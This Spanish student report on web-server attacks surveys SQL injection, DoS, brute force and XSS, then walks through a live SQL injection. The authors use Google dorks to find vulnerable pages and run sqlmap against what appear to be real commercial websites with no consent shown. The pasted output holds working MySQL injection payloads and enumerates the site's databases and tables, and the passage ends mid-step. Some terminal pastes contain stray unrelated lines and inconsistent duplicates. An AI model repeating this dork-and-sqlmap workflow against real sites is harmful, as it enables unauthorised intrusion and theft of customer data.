

# Ataques a servidores WEB

**Autores:**

**Carmen Bueno Ben Boubker  
Gregorio Fajardo Vidoy**

# **Índice**

## **1. Tipos de ataques.**

1.1. SQL Injection.

1.2. DoS & DDoS.

1.3. Fuerza Bruta.

1.4. Cross-Site Scripting (XSS Attacks).

## **2. Prueba de una inyección SQL.**

2.1. Conclusiones del caso práctico.

## **3. Cómo protegerse de este tipo de ataques.**

## **4. Bibliografía.**

# 1. Tipos de ataques.

## 1.1. SQL Injection SQL

Es un método de infiltración de código que se vale de una vulnerabilidad informática presente en una aplicación a la hora de validar las entradas para realizar operaciones sobre una base de datos.

Las bases de datos almacenan y sirven grandes datos de información de usuario, incluyendo nombres de usuario, contraseñas e información financiera. Un ataque SQL Injection se basa en insertar cadenas infectadas en las consultas SQL de la base de datos, ya sea insertando algo nuevo o infectando una consulta existente. Al ejecutarse la consulta a la base de datos, el código SQL inyectado también se ejecutará, el cual podrá realizar una gran cantidad de cosas, desde modificar o consultar datos, hasta ejecutar otro tipo de código maligno para el ordenador.

Este tipo de ataques son particularmente comunes en los sitios de empresas y de comercio electrónico donde los hackers esperan grandes bases de datos para luego extraer la información sensible.

## 1.2. DoS & DDoS

La Denegación de Servicio (DoS) o Denegación de Servicio Distribuida (DDoS) son las formas más comunes para congelar el funcionamiento de un sitio web.

Una Denegación de Servicio (DoS), es un ataque a un sistema de ordenadores que causa que sus usuarios no puedan hacer uso del servicio. Este ataque es muy común, representa un tercio de los ataques realizados a servidores webs en 2014.

El enfoque común de este es sobrecargar los recursos, el atacante envía un flujo de peticiones a un servicio en la máquina servidora con la esperanza de agotar todos los recursos como memoria o consumir la capacidad del procesador.

Existen 3 tipos de denegación de servicio:

- Consumo de recursos: el atacante intenta consumir los recursos del servidor hasta agotarlos.
- Destrucción o alteración de la configuración: Se intenta modificar la información de la máquina.
- Destrucción o alteración física de los equipos: El cual consiste en destruir físicamente el servidor o alguno de sus componentes.

Una Denegación de Servicio Distribuida (DDoS) es un ataque DoS con la capacidad de acceso de varios atacantes desde cualquier parte del mundo, es decir,

El método que utilizan es:

1. Se buscan sistemas vulnerables.
2. Se realiza un ataque sobre estos y se les instala un programa, al cual estarán conectados los atacantes.
3. El programa busca un nivel de sistemas, que finalmente serán donde realicen el ataque.
4. Los atacantes dan la orden para que todos los equipos ataquen.

Los ataques DDoS vienen en 3 variedades principales:

1. Los ataques de volumen, donde el ataque intenta desbordar el ancho de banda en un sitio específico.
2. Los ataques de protocolo, donde los paquetes intentan consumir servicios o recursos de la red.
3. Ataques a aplicaciones, donde las peticiones se hacen con la intención de “explotar” el servidor web, mediante la capa de aplicación.

## **1.3. Fuerza Bruta**

Estos son básicamente intentar “romper” todas las combinaciones posibles de nombre de usuario + contraseña en una página web. Los ataques de fuerza bruta buscan contraseñas débiles para ser descifradas y tener acceso de forma fácil.

Es un método muy costoso ya que son métodos de prueba y error y el tiempo para encontrar la clave es proporcional a la complejidad que tenga la contraseña. Por otro lado no requieren de mucho conocimiento técnico para realizarlos, porque la mayoría de las webs están diseñadas para bloquear un usuario con cinco o más intentos de acceso fallidos.

Existen varios tipos de atacantes:

1. Atacantes de fuerza bruta, estos realizan las pruebas con cualquier combinación posible.
2. Atacantes de diccionario, estos realizan las pruebas con palabras conocidas.
3. Atacantes híbridos, los cuales son una mezcla de los dos mencionados anteriormente, los cuales se centran en contraseñas compuestas por una palabra tradicional seguida de letras y números.

Algunos ataques buscan una vía alternativa, pero los ataques de fuerza bruta intentan tirar la puerta principal. Es un ensayo y error hasta adivinar la clave del sistema.

Una de cada cuatro redes atacadas es un intento de fuerza bruta. A menudo se usa software automatizado para adivinar cientos o miles de combinaciones de contraseñas.

## 1.4. Cross-Site Scripting (XSS Attacks)

En XSS se manipula la entrada de parámetros de una aplicación con el objetivo de obtener una salida determinada que no sea la habitual al funcionamiento del sistema.

Los atacantes utilizan XSS para inyectar scripts maliciosos en lo que serían sitios web inofensivos. Debido a que estos scripts parecen provenir de sitios web de confianza, el navegador de los usuarios finales casi siempre ejecuta la secuencia de comandos, esto conlleva a la concesión a los piratas informáticos del acceso a la información contenida en las cookies o tokens de sesión utilizados en este sitio.

Se puede dividir en dos grandes grupos: XSS persistente o directo y XSS reflejado o indirecto:

- XSS persistente o directo → Este tipo de ataque consiste en embeber código HTML peligroso en sitios que lo permitan por medio de etiquetas `<script>` o `<iframe>`. Es la más grave de todas ya que el código se queda implantado en la web de manera interna y es ejecutado al abrir la aplicación web.
- XSS reflejado o indirecto → Es el tipo de ataque XSS más habitual y consiste en editar los valores que se pasan mediante URL, cambiando el tipo de dato pasado del usuario a la web, haciendo que ese código insertado se ejecute en dicho sitio.

Los tipos de inyección de código más utilizados son:

- Inyección en un formulario → Se trata del ataque más sencillo. Consiste en inyectar código en un formulario que después al enviarlo al servidor, será incluido en el código fuente de alguna página. Una vez insertado en el código fuente, cada vez que se cargue la página se ejecutará el código insertado en ella.
- Inyección por medio de elementos → En este tipo de sistema de inyección de código se utiliza cualquier elemento que viaje entre el navegador y la aplicación, como pueden ser los atributos usados en las etiquetas HTML utilizadas en el diseño de la página.
- Inyección por medio de recursos → Aparte de los elementos en la url y los formularios, hay otras formas en la que se puede actuar como son las cabeceras HTTP. Estas cabeceras son mensajes con los que se comunican el navegador y el servidor.

## 2.Prueba de una inyección SQL.

Para realizar este ataque vamos a utilizar una de las máquinas virtuales utilizadas para la realización de las prácticas de esta asignatura. Para ello vamos a utilizar la herramienta *sqlmap*, antes de empezar con el ataque debemos comenzar encontrando una web que sea vulnerable, para ello vamos a utilizar operadores avanzados de búsqueda, el cual nos delimitará los resultados de la búsqueda.


Para poder realizar la búsqueda de páginas vulnerables necesitamos usar una dork.

Google dork, es un parámetro de búsqueda que nos muestra un listado de páginas que tienen el formato para ser posiblemente inyectadas.


Varios Dorks que hemos utilizado para encontrar una web han sido:

- ***inurl: noticia.php?id=***
- ***inurl: index.php?id=***


A continuación se muestran las páginas que nos han salido y cual vamos a elegir:



Elegimos esta que parece vulnerable



Cambiamos el id por ' para ver si puede que sea vulnerable y parece que lo es



Ahora vamos a proceder a instalar *sqlmap*

```
Terminal - grego@grego-virtual-machine -
Archivo Editar Ver Terminal Pestañas Ayuda
grego@grego-virtual-machine ~ $ apt-get install sqlmap
E: No se pudo abrir el fichero de bloqueo «/var/lib/dpkg/lock» - open (13: Permi
so denegado)
E: No se pudo bloquear el directorio de administración (/var/lib/dpkg/), ¿está c
omo superusuario?
grego@grego-virtual-machine ~ $ sudo apt-get install sqlmap
[sudo] password for grego:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
El paquete indicado a continuación se instaló de forma automática y ya no es nec
esario.
  libcurl3
Utilice «sudo apt autoremove» para eliminarlo.
Se instalarán los siguientes paquetes NUEVOS:
  sqlmap
0 actualizados, 1 nuevos se instalarán, 0 para eliminar y 445 no actualizados.
Se necesita descargar 6.130 kB de archivos.
Se utilizarán 9.693 kB de espacio de disco adicional después de esta operación.
Des:1 http://archive.ubuntu.com/ubuntu xenial/universe amd64 sqlmap all 1.0.4-1
[6.130 kB]
Descargados 6.130 kB en 21s (279 kB/s)
Conexión Urbana
Cielito de corazón
Nueva campaña de Cielito
Fabien Capello
En San Miguel de Abadía
Jabra manos libres
Más novedades aquí
Preparando para desempaquetar .../sqlmap.1.0.4-1.all.deb ...
Desempaquetando sqlmap (1.0.4-1) ...
Procesando disparadores para man-db (2.7.5-1) ...
Configurando sqlmap (1.0.4-1) ...
grego@grego-virtual-machine ~ $ sqlmap -u http://www.a.com/noticias.php?id=40 --dos --threads 4
Usage: python sqlmap [options]
sqlmap: error: no such option: --dos
grego@grego-virtual-machine ~ $ sqlmap -u http://www.a.com/noticias.php?id=40 --dbs --threads 4
(1.0.4.0#dev)
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 00:08:52
[00:08:52] [WARNING] using '/home/grego/.sqlmap/output' as the output directory
[00:08:52] [INFO] testing connection to the target URL
```



Con el siguiente comando obtendremos las bases de datos que contenga:

- **sqlmap -u "url" --dbs --threads "número de threads"**

```
Terminal - grego@grego-virtual-machine - 19:51
Archivo Editor Ver Terminal Pestañas Ayuda
[19:49:20] [WARNING] HTTP error codes detected during run:
503 (Service Unavailable) - 2897 times
[19:49:28] [INFO] Fetched data logged to text files under '/home/grego/.sqlmap/output/www.sanjabier.es'
grego@grego-virtual-machine ~ $ sqlmap -u http://www.tudrogueriavirtual.com/index.php?id=3 --dbs --threads 4

(1.0.4.0#dev)
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 19:51:02

[19:51:02] [INFO] resuming back-end DBMS 'mysql'
[19:51:02] [INFO] testing connection to the target URL
[19:51:03] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: id=3' RLIKE (SELECT (CASE WHEN (6455=6455) THEN 3 ELSE 0x28 END)) AND 'AAj'='AAj

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=3' AND EXTRACTVALUE(5371,CONCAT(0x5c,0x716b716b71,(SELECT (ELT(5371=5371,1)),0x71071071))) AND 'zy0k'='zy0k


Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=3' AND SLEEP(5) AND '0xjk'='0xjk

[19:51:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6.5
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.1
[19:51:03] [INFO] fetching database names
[19:51:03] [INFO] the SQL query used returns 5 entries
[19:51:03] [INFO] starting 4 threads
[19:51:03] [INFO] resumed: information schema
[19:51:03] [INFO] resumed: cloudservicos
[19:51:03] [INFO] resumed: mysql
[19:51:03] [INFO] resumed: tiendavirtual
[19:51:03] [INFO] resumed: tiendavirtualdev
available databases [5]:
[*] cloudservicos
```

```
Terminal - grego@grego-virtual-machine ~  
Archivo Editar Ver Terminal Pestañas Ayuda  
http://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting at 19:51:02  
[19:51:02] [INFO] resuming back-end DBMS 'mysql'  
[19:51:02] [INFO] testing connection on the target URL  
[19:51:03] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS/IDS  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: id (GET)  
Type: boolean-based blind  
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause  
Payload: id=3' RLIKE (SELECT (CASE WHEN (6455=6455) THEN 3 ELSE 0x28 END)) AND 'AaJ'='AaJ'  
Type: error-based  
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)  
Payload: id=3' AND EXTRACTVALUE(5371,CONCAT(0x5c,0x716b716b71,(SELECT (ELT(5371=5371,1))),0x7170717071)) AND 'zydK'='zydK  
Type: AND/OR time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind  
Payload: id=3' AND SLEEP(5) AND '0x3k'='0x3k  
...  
[19:51:03] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux CentOS 6.5  
web application technology: PHP 5.3.3, Apache 2.2.15  
back-end DBMS: MySQL 5.1  
[19:51:09] [INFO] fetching database names  
[19:51:03] [INFO] the SQL query used returns 5 entries  
[19:51:03] [INFO] starting 4 threads  
[19:51:03] [INFO] resumed: information_schema  
[19:51:03] [INFO] resumed: cloudservices  
[19:51:03] [INFO] resumed: mysql  
[19:51:03] [INFO] resumed: tiendavirtual  
[19:51:03] [INFO] resumed: tiendavirtualdev  
available databases [5]:  
[*] cloudservices  
[*] information_schema  
[*] mysql  
[*] tiendavirtual  
[*] tiendavirtualdev  
[19:51:03] [INFO] fetched data logged to text files under '/home/grego/.sqlmap/output/www.tudrogueriavirtual.com'  
grego@grego-virtual-machine ~ $
```

Tras esto vamos a seleccionar una base de datos y sacar las tablas de esta, para ello utilizaremos el siguiente comando:

- **sqlmap -u "url" -D "base de datos elegida" --tables --threads "número de threads"**




```
Terminal - grego@grego-virtual-machine ~
[19:51:03] [INFO] fetched data logged to text files under '/home/grego/.sqlmap/output/www.tudrogueriavirtual.com'
grego@grego-virtual-machine ~ $ sqlmap -u http://www.tudrogueriavirtual.com/index.php?id=3 -D tiendavirtual --tables --threads 4

(1.0.4.0#dev)
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 19:51:56


[19:51:56] [INFO] resuming back-end DBMS 'mysql'
[19:51:56] [INFO] testing connection to the target URL
[19:51:57] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: id=3' RLIKE (SELECT (CASE WHEN (6455=6455) THEN 3 ELSE 0x28 END)) AND 'AAj'='AAj
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: id=3' AND EXTRACTVALUE(5371,CONCAT(0x5c,0x716b716b71,(SELECT (ELT(5371=5371,1))),0x7170717071)) AND 'zy0k'='zy0k
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=3' AND SLEEP(5) AND '0xjk'='0xjk
---
[19:51:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6.5
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.1
[19:51:57] [INFO] fetching tables for database: 'tiendavirtual'
[19:51:57] [INFO] the SQL query used returns 37 entries
[19:51:57] [INFO] starting 4 threads
Database: tiendavirtual
[37 tables]
-----
1
actualizacion tienda
banner tienda
carrito
carrito_productos
categoriaproducto
ciudad
ciudad_tienda
configsucursal
departamento
droguerias
formafarmaceutica
historial_pedido
imagenes_banner
laboratorio
linealaboratorio
lineaproducto
lineasubcategoria
mirrormx_customer_chat_data
mirrormx_customer_chat_message
mirrormx_customer_chat_user
pedido
productos
productos_old
promociones
promociones_producto
punto tienda
registro_pago
subcategoria
sucursal
telesucursal
telesucursallinea
temp promo
tienda
tipolive
usuario
usuario_direcciones
-----
```



```
Terminal - grego@grego-virtual-machine ~
[19:51:57] [INFO] fetching tables for database: 'tiendavirtual'
[19:51:57] [INFO] the SQL query used returns 37 entries
[19:51:57] [INFO] starting 4 threads
Database: tiendavirtual
[37 tables]
-----
1
actualizacion tienda
banner tienda
carrito
carrito_productos
categoriaproducto
ciudad
ciudad_tienda
configsucursal
departamento
droguerias
formafarmaceutica
historial_pedido
imagenes_banner
laboratorio
linealaboratorio
lineaproducto
lineasubcategoria
mirrormx_customer_chat_data
mirrormx_customer_chat_message
mirrormx_customer_chat_user
pedido
productos
productos_old
promociones
promociones_producto
punto tienda
registro_pago
subcategoria
sucursal
telesucursal
telesucursallinea
temp promo
tienda
tipolive
usuario
usuario_direcciones
-----
[19:51:57] [INFO] fetched data logged to text files under '/home/grego/.sqlmap/output/www.tudrogueriavirtual.com'
grego@grego-virtual-machine ~ $
```

Al obtener las tablas, debemos elegir una de ellas y sacar las columnas, para ello hemos utilizado el siguiente comando:

